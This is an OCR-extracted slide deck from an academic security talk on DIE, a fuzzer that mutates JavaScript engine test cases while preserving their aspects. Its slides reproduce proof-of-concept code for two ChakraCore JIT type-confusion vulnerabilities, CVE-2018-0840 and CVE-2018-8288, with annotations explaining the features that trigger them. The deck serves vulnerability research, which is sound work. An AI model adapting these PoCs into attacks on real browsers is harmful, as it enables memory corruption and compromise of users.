


Fuzzing JavaScript Engines with Aspect-preserving Mutation

Soyeon Park, Wen Xu, Insu Yun, Daehee Jang, Taesoo Kim



Everyone uses web browser (+ JS engine)



New Tab

← → ↻ 🏠 <https://gts3.org/>

SSLab @GeorgiaTech

SSLab People Projects

Systems Software & S

We build practical systems with focuses on security, p
been published in top academic conferences, and hav
Linux kernel, that you might be using every day. If you

News (all/20/19/18/17/16/15/14)
















- [03/18/2020] Our team won Pwn2Own 2020 by exp
- [02/28/2020] Krace is accepted to S&P'20!
- [02/09/2020] DIE is accepted to S&P'20!
- [01/10/2020] Desensitization is accepted to NDSS'
- [12/18/2019] ArcHeap is accepted to Security'20!
- [11/13/2019] TypeDive got the Best Paper Award at
- [11/11/2019] Our talk of ESXi security is accepted t
- [08/14/2019] Apollo is accepted to VLDB '20!
- [07/30/2019] TypeDive is accepted to CCS '19!
- [07/22/2019] Hydra, Recipe, Shfilock, and Splits (4
- [07/11/2019] Google Tech Talk by Wen on file syste
- [06/25/2019] Exploitation chain of VMware ESXi is e
- [05/24/2019] Razor is accepted to Security'19!
- [05/24/2019] \$15k Bug Bounty from Microsoft (ChakraCore/CVE-2019-0609)
- [04/18/2019] libmkn is accepted to ATC'19

Password Bank account Private data

HACKED




JS bugs are security-critical

					
2017					
2018					
2019					
2020					




Finding JS bugs is hard

- Large codebase



Finding JS bugs is hard

- Deep semantic bugs




Finding JS bugs is hard

- Deep semantic bugs ¹

Complex & deep bugs ↑

Simple & shallow bugs ↓



¹ Google Project Zero issue trackers and commits of ChakraCore for security updates by Aug 2019



Motivating example

- Special conditions are necessary to discover new bug from old ones
 - What human hacker is good at

```
1 function opt(arr, obj) {
2   arr[0] = 1.1;
3   typeof(arr[obj]);
4   arr[0] = 2.3023e-320;
5 }
6 function main() {
7   let arr = [1.1, 2.2, 3.3];
8   for (let i = 0; i < 0x10000; i++){
9     opt(arr, {});
10  }
11  opt(arr, {toString: () => {
12    arr[0] = {};
13    throw 1;
14  }});
15
16
17  print(arr[0]);
18 }
19 }
20 main();
```

(a) CVE-2018-0840
(e.g., input corpus)

```
function opt(arr, obj) {
  arr[0] = 1.1;
  obj.x;
  arr[0] = 2.3023e-320;
}
function main() {
  let arr = [1.1, 2.2, 3.3];
  for (let i = 0; i < 0x10000; i++){
    opt(arr, {});
  }
  let get = Map.prototype.get;
  Map.prototype.get = function (key) {
    Map.prototype.get = get;
    arr[0] = {};
    return this.get(key);
  }
  opt(arr, Intl);
  print(arr[0]);
}
main();
```

(b) CVE-2018-8288
(e.g., output test case)



Motivating example

- Special conditions are necessary to discover new bug from old ones
 - JIT-able condition by for-loop & empty object

```
1 function opt(arr, obj) {
2   arr[0] = 1.1;
3   typeof(arr[obj]);
4   arr[0] = 2.3023e-320;
5 }
6 function main() {
7   let arr = [1.1, 2.2, 3.3];
8   for (let i = 0; i < 0x10000; i++){
9     opt(arr, {});
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12    arr[0] = {};
13    throw 1;
14  }});
15
16
17  print(arr[0]);
18 }
19 }
20 main();
```

➔ (precondition)

```
1 function opt(arr, obj) {
2   arr[0] = 1.1;
3   obj.x;
4   arr[0] = 2.3023e-320;
5 }
6 function main() {
7   let arr = [1.1, 2.2, 3.3];
8   for (let i = 0; i < 0x10000; i++){
9     opt(arr, {});
10  }
11  let get = Map.prototype.get;
12  Map.prototype.get = function (key) {
13    Map.prototype.get = get;
14    arr[0] = {};
15    return this.get(key);
16  }
17  opt(arr, Intl);
18  print(arr[0]);
19 }
20 main();
```

(a) CVE-2018-0840
(e.g., input corpus)



(b) CVE-2018-8288
(e.g., output test case)



Motivating example

- Special conditions are necessary to discover new bug from old ones
 - “Function” which has side-effect

```
1 function opt(arr, obj) {
2   arr[0] = 1.1;
3   typeof(arr[obj]);
4   arr[0] = 2.3023e-320;
5 }
6 function main() {
7   let arr = [1.1, 2.2, 3.3];
8   for (let i = 0; i < 0x10000; i++){
9     opt(arr, {});
10  }
11  opt(arr, {toString: () => {
12    arr[0] = {};
13    throw 1;
14  }});
15
16
17  print(arr[0]);
18 }
19
20 main();
```

➔

```
1 function opt(arr, obj) {
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14    arr[0] = {};
15    return this.get(key);
16  }
17  opt(arr, Intl);
18  print(arr[0]);
19 }
20 main();
```

➔

(a) CVE-2018-0840
(e.g., input corpus)

(b) CVE-2018-8288
(e.g., output test case)



Motivating example

- Special conditions are necessary to discover new bug from old ones
 - Instruction order

```
1 function opt(arr, obj) {
2   arr[0] = 1.1;
3   typeof(arr[obj]);
4   arr[0] = 2.3023e-320;
5 }
6 function main() {
7   let arr = [1.1, 2.2, 3.3];
8   for (let i = 0; i < 0x10000; i++){
9     opt(arr, {});
10  }
11  opt(arr, {toString: () => {
12    arr[0] = {};
13    throw 1;
14  }});
15
16  print(arr[0]);
17 }
18
19
20 main();
```

③ (order)

① (precondition)

② (type)

(a) CVE-2018-0840
(e.g., input corpus)



```
function opt(arr, obj) {
  arr[0] = 1.1;
  obj.x;
  arr[0] = 2.3023e-320;
}
function main() {
  let arr = [1.1, 2.2, 3.3];
  for (let i = 0; i < 0x10000; i++){
    opt(arr, {});
  }
  let get = Map.prototype.get;
  Map.prototype.get = function (key) {
    Map.prototype.get = get;
    arr[0] = {};
    return this.get(key);
  }
  opt(arr, Intl);
  print(arr[0]);
}
main();
```

(b) CVE-2018-8288
(e.g., output test case)



Motivating example

- Special conditions are necessary to discover new bug from old ones
 - Newly introduced code

<pre> 1 function opt(arr, obj) { 2 arr[0] = 1.1; ③ (order) 3 typeof(arr[obj]); 4 arr[0] = 2.3023e-320; 5 } 6 function main() { 7 let arr = [1.1, 2.2, 3.3]; 8 for (let i = 0; i < 0x10000; i++){ 9 opt(arr, {}); 10 } 11 opt(arr, {toString: () => { 12 arr[0] = {}; 13 throw 1; 14 }}); 15 16 17 print(arr[0]); 18 } 19 } 20 main(); </pre>	<pre> 1 function opt(arr, obj) { 2 arr[0] = 1.1; 3 obj.x; 4 arr[0] = 2.3023e-320; 5 } 6 function main() { 7 let arr = [1.1, 2.2, 3.3]; 8 for (let i = 0; i < 0x10000; i++){ 9 opt(arr, {}); 10 } 11 let get = Map.prototype.get; 12 Map.prototype.get = function (key) { 13 Map.prototype.get = get; 14 arr[0] = {}; 15 return this.get(key); 16 }; 17 opt(arr, Intl); ④ (new code) 18 print(arr[0]); 19 } 20 main(); </pre>
---	--

(a) CVE-2018-0840
(e.g., input corpus)

(b) CVE-2018-8288
(e.g., output test case)



Aspects

- Key features that guide to discover new bugs, which are embedded in the Proof-of-Concept of existing bugs

```
1  function opt(arr, obj) {
2      arr[0] = 1.1;
3      typeof(arr[obj]);
4      arr[0] = 2.3023e-320;
5  }
6  function main() {
7      let arr = [1.1, 2.2, 3.3];
8      for (let i = 0; i < 0x10000; i++){
9          opt(arr, {});
10     }
11     opt(arr, {toString: () => {
12         arr[0] = {};
13         throw 1;
14     }});
15
16
17
18     print(arr[0]);
19 }
20 main();
```

CVE-2018-0840

Assign float values to an array and order of the instructions

Type confusion



Aspects

- Key features that guide to discover new bugs, which are embedded in the Proof-of-Concept of existing bugs

```
1  function opt(arr, obj) {
2      arr[0] = 1.1;
3      typeof(arr[obj]);
4      arr[0] = 2.3023e-320;
5  }
6  function main() {
7      let arr = [1.1, 2.2, 3.3];
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9          opt(arr, {});
10     }
11     opt(arr, {toString: () => {
12         arr[0] = {};
13         throw 1;
14     }});
15
16
17
18     print(arr[0]);
19 }
20 main();
```

CVE-2018-0840

Assign float values to an array
and order of the instructions

For loop to invoke JIT compiler



Aspects

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10   }
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13     throw 1;
14   }});
15
16
17
18   print(arr[0]);
19 }
20 main();
```

CVE-2018-0840

Assign float values to an array
and order of the instructions

For loop to invoke JIT compiler


Arrow function to assign object value
to the same array



